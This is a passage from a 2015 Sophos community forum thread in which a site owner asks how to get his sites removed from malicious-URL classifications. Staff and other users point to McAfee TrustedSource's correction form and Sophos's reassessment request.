| **Submitted Content** | Sophos will not contact you back to let you know the results, only if they feel that more information is required, which is almost never.<br><br>Request the change at the source.<br><br>Go to https://www.trustedsource.org/, create an account.<br><br>Then https://www.trustedsource.org/en/feedback/url, choose McAfee Smartfilter XL, which is what the UTM used.  When you check a URL, you are then presented with the option of submitting a suggested correction. |
| **Submitter** | **Michael Dunn（Sophos staff）** |
| **Submission Time** | 27 Jul 2015 3:45 PM |
| **Submitted Content** | I suspect that if you are indeed safe you are going to have a lot of work to do.  Many companies are detecting you as bad. |

| | |
|---|---|
| | https://www.virustotal.com/en/url/d3a69436ef78644af0fd671f973aa0b22e8af0f0b0cc4916eeeacd40fd07d540/analysis/ |
| **Submitter** | **aj58** |
| **Submission Time** | 28 Jul 2015 10:07 PM, in reply to Michael Dunn |
| **Submitted Content** | thanks ...<br>mcafee has changed the state of my sites. (trustedsource.org)<br>should I ask sophos to change the state of my sites again or this will be done automatically in some days ? |
| **Submitter** | **Scott Klassen** |
| **Submission Time** | 29 Jul 2015 3:35 AM |
| **Submitted Content** | Sophos uses the trustedsource database for UTM, so if it has been changed at trustedsource for the McAfee XL database it will be propagated to where UTMs can get the change, normally within a few hours. No need to contact Sophos. |
| **Submitter** | **aj58** |
| **Submission Time** | 5 Aug 2015 10:30 AM |
| **Submitted Content** | trustedsource result have been changed a few days ago but virustotal still is showing my sites detected as Malicious by shopho |
| **Submitter** | **BAlfson (Moderator)** |
| **Submission Time** | 5 Aug 2015 9:54 PM |
| **Submitted Content** | Ne te plaignes pas ici, AJ. Nous sommes tous des utilisateurs et n'ont aucune effet sur le fonctionnement de Sophos.<br>There's a Reassessment Request form on the Sophos website. |